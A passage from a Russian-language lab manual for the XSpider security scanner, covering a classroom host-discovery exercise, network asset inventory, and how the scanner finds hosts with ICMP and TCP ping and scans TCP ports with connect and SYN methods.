
1) Включить все виртуальные машины (Windows, Linux)
2) Перейти к вкладке «Задачи»




3) Нажать кнопку «Добавить задачу»
4) Указать название задачи «Network Discovery Classroom»
5) В поле «Узлы» выбрать стандартный профиль «Inventory» и указать сеть учебного класса (обычно 172.16.8.0/24, уточнить у преподавателя).




6) Нажать «OK»
7) Нажать "Нет" в следующем окне




8) Запустить задачу в режиме Host Discovery




9) Нажать ОК в следующем окне



1) Дождаться окончания сканирования (задача должна исчезнуть из списка «Активные сканы»)
2) Перейти к вкладке «История»



3) В панели «Сканы» выбрать строку, соответствующую проведенному сканированию и выполнить на ней щелчок правой кнопкой мыши
4) В открывшемся меню выбрать пункт «Документ сканирования»
5) Просмотреть результаты сканирования, выбрать один из найденных узлов, просмотреть его характеристики в области справа



6) Закрыть окно с результатами сканирования

4. ИНВЕНТАРИЗАЦИЯ СЕТЕВЫХ РЕСУРСОВ

4.1. Сбор информации о сети

Инвентаризация информационных активов (ресурсов) – это сбор и поддержание в актуальном состоянии данных о различных объектах корпоративной информационной системы: сетевом оборудовании, клиентских рабочих станциях, серверных ресурсах.

В ходе инвентаризации обычно решаются следующие задачи:

1) Создание единой базы IT-ресурсов, которая включает в себя:
   a) информацию об аппаратном обеспечении
   b) информацию об операционных системах
   c) информацию об установленном программном обеспечении
2) Категорирование и приоритизация
3) Поддержание в актуальном состоянии
4) Отслеживание изменений

Таким образом, результат инвентаризации – это единая база IT-ресурсов (иногда встречается термин Configuration Management Database, CMDB)

Инвентаризационное сканирование предоставляет обобщённую (базовую) информацию о сети и включает в себя следующие этапы:

1) Идентификация узлов сети
2) Идентификация открытых портов
3) Идентификация служб
4) Идентификация приложений
5) Идентификация операционных систем
6) Сбор дополнительной информации

Вначале сканер должен найти сканируемый узел (заставить его ответить), затем получить перечень открытых портов TCP и UDP, далее идентифицировать службы и приложения, реализующие эти службы. Наконец, идентифицировать операционную систему узла (Рис. 20). В принципе, в части инвентаризации от сетевого сканера большего и не требуется.




Рис. 20 Инвентаризация на сетевом уровне

Что же касается этапа 6 – получение дополнительной информации, то здесь всё зависит от сервиса. Например, сканер обнаружил, что на узле открыт порт 443 и что это SSL. Зная это, сканер может получить информацию о сертификате или о параметрах шифрования.

4.1.1. Идентификация узлов

Задача идентификации сетевых устройств сводится к тому, чтобы заставить удалённую систему отреагировать на какой-либо запрос. Под реакцией системы понимается генерация какого-либо ответа или сообщения об ошибке. Это и будет доказательством того, что система присутствует в сети. При этом задача состоит именно в доказательстве присутствия системы, а не в определении каких-либо её характеристик (работающие службы, операционная система и т. п.). Для решения этой задачи можно использовать различные методы, основанные на разных протоколах. Для идентификации узлов в XSpider предусмотрено три метода:

- ARP Ping (только в режиме Host Discovery);
- ICMP Ping;
- TCP Ping.

Метод ICMP Ping основан на использовании сообщений ICMP ECHO (Type 8) и ECHO REPLY (Type 0) [5]. Это самый простой и распространённый способ определения доступности узла: посылка сообщения ICMP ECHO (Type 8). Если система доступна и отсутствует фильтрация трафика данного типа, то в ответ придёт сообщение ICMP ECHO REPLY (Рис. 21).




Рис. 21 Метод ICMP Ping

Группа параметров профиля, влияющих на ход идентификации сетевых устройств, называется «Поиск узлов» (Рис. 22). В частности, опция «ICMP Ping» включает использование метода ICMP Ping.




Рис. 22 Параметры профиля, отвечающие за идентификацию узлов сети

Если узел не отвечает на запрос ICMP ECHO, и опции «TCP Ping» и «Сканировать неотвечающие хосты» не задействованы, его дальнейшее сканирование производиться не будет.

Если задействован метод «TCP Ping», после неудачной идентификации сканируемых узлов методом ICMP Ping, сканер переходит к использованию метода «TCP Ping».

Эффективность метода «TCP Ping» основана на том, что, даже если исследуемый порт окажется закрытым, ответ всё равно придёт, главное, чтобы узёл был включён, и не было фильтрации трафика соответствующего типа (Рис. 23).




Рис. 23 Метод TCP Ping в «классическом» понимании

На момент написания руководства в сканирующем ядре XSpider метод TCP Ping был реализован следующим образом (Рис. 24).




Рис. 24 Реализация метода TCP Ping в сканирующем ядре XSpider

То есть сканер поочерёдно устанавливает соединение с определённым перечнем портов (по умолчанию 21, 22, 23, 25, 53, 80, 110, 111, 113, 135, 139, 143, 389, 443, 445, 563, 636, 990, 993, 995, 1521, 1723, 1433, 3128, 3306, 3372, 3389, 4899, 5432, 8080), а потом сразу (аварийно) завершает соединение. В отличие от «традиционного» метода TCP Ping XSpider «не видит» ответ от закрытого порта. Чтобы узел был признан доступным, необходимо чтобы был открыт хотя бы один порт из приведённого списка. Как видно на рис. 31, данный список портов можно редактировать.

Если же необходимо перейти к следующему этапу (сканированию портов) в любом случае, даже если узел не отвечает, нужно задействовать опцию "Сканировать неотвечающие узлы".

Поиск узлов осуществляется параллельно, при этом можно задать количество потоков для поиска и время ожидания ответа на запрос от узла (время поиска одного хоста, Рис. 22). Опция "Количество потоков для поиска» определяет количество узлов, поиск которых будет осуществляться одновременно.

Итак, для определения доступности узла сети вначале используется метод ICMP Ping, затем TCP Ping (если включена соответствующая опция). Если в результате узел был идентифицирован, производится переход к сканированию портов.

Если узел не удалось найти ни методом ICMP Ping, ни методом TCP Ping, переход к следующему этапу (сканирование портов) произойдёт, если включена опция «Сканировать неотвечающие узлы» (Рис. 26).




Рис. 25 Опция «Сканировать неотвечающие узлы»

4.1.2. Сканирование портов TCP

Если по результатам этапа идентификации сетевых объектов узел был посчитан доступным, сканер переходит к следующему этапу - идентификации открытых портов. Эта задача решается в два этапа:

1) Сканирование портов TCP
2) Сканирование портов UDP

Сканирование портов TCP в XSpider производится двумя методами (Рис. 27):

1) Connect–сканирование (с установлением соединения)
2) SYN–сканирование (без установления соединения).




Рис. 26 Методы сканирования портов TCP в XSpider

При сканировании с установлением соединения XSpider использует стандартную функцию ОС - tcp connect(). При этом с портом на сканируемом узле устанавливается полноценное TCP-соединение, которое сразу же «аварийно» разрывается. В случае открытого порта TCP обмен пакетами выглядит так же, как при использовании метода TCP Ping (Рис. 25).

В случае SYN–сканирования обмен пакетами выглядит так (Рис. 27).




Рис. 27 SYN–сканирование.

Кроме открытого порта TCP сканер XSpider может определить факт блокировки подключения к порту TCP на уровне приложения. В этом случае обмен пакетами выглядит так (Рис. 28).

